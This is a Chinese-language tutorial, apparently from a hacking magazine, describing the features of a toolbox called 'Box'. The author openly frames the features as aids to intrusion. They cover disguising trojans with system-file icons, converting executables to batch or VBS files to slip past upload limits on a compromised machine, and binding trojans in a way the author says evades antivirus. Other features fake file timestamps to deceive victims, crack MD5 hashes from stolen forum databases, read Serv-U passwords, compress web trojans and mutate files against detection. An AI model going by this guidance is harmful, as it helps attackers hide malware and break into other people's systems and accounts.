


图 1

首先，是菜单部分，“常用工具下载”自然是为了方便大家下载而设的，但是由于我没有自己的空间，所以只给大家提供了 X 档案的一些专版软件链接地址，请大家多多包涵。“在线工具”中是一些可以直接在线运行的工具（如，众多的网吧管理软件破解工具、安全系列辅助工具、日常工具系列），还有一个小功能是网络校时，误差只有 2 秒，而且比 Windows 的好用多了。

其次，是快捷工具栏，里面提供了系统的常用工具（如注册表、CMD、组策略等）的快速打开。

二、主体功能介绍

我们来看一下 Box 的主体功能及一些实例。

（一）文件操作

1.EXE 文件图标更改

这个功能我想大家都很熟悉，记得早期的时候，很多人经常修改某个木马的图标为系统文件的图标，以这样的方式来欺骗别人，达到更好隐藏木马的目的。使用方法如图 2，选择好要改的程序和新的图标（图标可以选择 ICO，也可以选择 EXE，让 Box 自动读取该 EXE 的图标）后点击“更换”就可以了。




图 2

2.EXE 文件转换成 BAT 批处理文件（EXE2BAT）

这是一个非常实用的小功能。其实 EXE2BAT，就是把 EXE 文件转换成为那些十六进制的字符，然后通过 DeBug.exe 进行“编译”，还原成原来的 EXE 文件。

小提示： DEBUG.EXE 是 MS-DOS 系列版本中所附带的调试程序，以前忘记 CMOS 密码的时候，还利用它来破除过 CMOS 的密码呢，而且比较轻松就破解掉了。

当我们入侵了一台电脑后，如果因为对方电脑上有限制（如防火墙等）而无法上传 EXE 文件，我们就可以尝试将 EXE 文件转换为 BAT 批处理文件，然后再复制过去，这样就可以突破上传的限制了，使用方法如图 3，选择好文件后开始转换，在转换的过程中有点慢，耐心等待就可以了。

还有一点要注意的是，转换出来的文件比较大，因此建议大家不要转换太大的文件。




图 3

3.EXE 文件转换成 VBS 脚本文件（EXE2VBS）

EXE2VBS 的用途和 EXE2BAT 差不多。不过使用转换过后的 VBS 需要还原为 EXE，在命令行下输入“cscript [VBS 文件路径和 VBS 文件的名称] [要还原的 EXE 文件路径和 EXE 文件的名称]”（例如：**cscript 2.vbs c:\c.exe**），即可还原出原来的 EXE 文件。别忘记了，一定不要忘记把 EXE2VBS 的选项选上。

4.简单检查 EXE 的壳和 EXE 是否捆绑

这个功能只能做简单的判断 EXE 是否加壳（只限于查被加过 aspack 或 upx 的壳），以及是否捆绑（是根据 MZ 标志来简单判断的），如图 4。




图 4




图 5

5．简易文件合并

文件合并功能只能合并两个文件，比较简单，不过目前为止可是免杀的哟，捆绑木马来玩吧，如图5。

6．任意多文件组成整合

这个功能的原理就是DOS的Copy命令（小提示：Copy命令除了复制外还能将一份或多份文件叠加并且复制到另一个位置去）。大家可以使用这个功能批量叠加文件，如图6。




图6

举个简单的例子，我们先把自己需要的工具使用ZIP压缩，然后把压缩文件和一个图片文件使用本功能叠加，保存为图片。叠加图片依然可以正常显示，但是用鼠标右健点击该图片，选择“打开方式”到“选择程序”，再选择用“WinZip”打开，你就可以看到那些工具了。

7．批量文件名替换

这个功能是一个网友向我提出来的，他说他要保护一些文件，比如用来改文件后缀，让别人看不出来到底是什么类型的文件。说起来这个功能的确很方便呢。其使用方法如图7，选择好指定的文件夹，填上要替换的字符，执行后就可以了。




图7

> **注意：** 如果改的是后缀，请在Windows资源管理器里面设置显示文件后缀之后再执行。

8．文件创建时间修改

此功能和EXE文件图标更改的目的是一样的，都是用来欺骗对方。不同的是此功能面对的是所有类型的文件，而且还可以很方便的查看某个文件的创建时间和修改时间哦，如图8。




图8

（二）加密解密

1．MD5对照加密

记得以前玩上传漏洞，拿到别人论坛数据库的时候，就一边暴力破解，一边用数据库浏览器加上自己写的MD5对照来手工猜解，如图9。MD5对照的使用方法是在“相同提示设定”填上你要的MD5（16位或者32位都可以），输入的字符转换为MD5与设定的相同时就会提示你。当然这种方法是要运气好才能猜中。

如果是弱口令或者简单的密码，那么可以试试在线MD5查询。我已经把它集成在Box里了。大家只要输入MD5字符串再点“获取通行证”，等待2秒后再点击“开始破解”。




图9

如果网上的MD5数据库中有收集到该条记录，那么就会返回到“破解结果”里面；如果没有该条记录，就不会返回，或者返回的是“点击[开始破解]后还是不出现，那就是没有此数据”文字。

需要注意的是那个“论坛密码破解”，我使用了以前针对论坛数据库内的用户密码破解的DV.exe，速度非常快。从数据库里复制MD5密码和用户名过来，点“开始破解”就行了。但是不能乱填MD5密码和用户名，一定要复制准确。如果乱填的话，会造成CPU占用率一直很高，而且破解N久都出不来。倘若不注意弄错了也不要紧，在进程管理器中结束两个名为DV.box的进程就好了。

（三）强行突破

1．突破灰钮、Access密码破解、Serv-U 管理密码读取

这些功能就不用我说了吧，大家一定都非常熟悉了，如图10。




图10

2．EXE/DLL文件资源查看

这个功能可以任意查看EXE/DLL文件内的资源，还可以取出来，但是不能修改，如图11。




图11

（四）加壳压缩

1．UPX Shell

这个小功能，是一定要加上的，因为实用嘛，如图12。




图12

2．批量网页压缩

用来压缩网页木马最好不过了，而且压缩率还是比较高的，如图13。




图13

（五）免杀加工

1.Reloc Shell（壳变形）、Morphine Shell（吗啡变形）、InjExe Shell（文件注射）

关于这三个功能我都把它们简易化了，如图14。

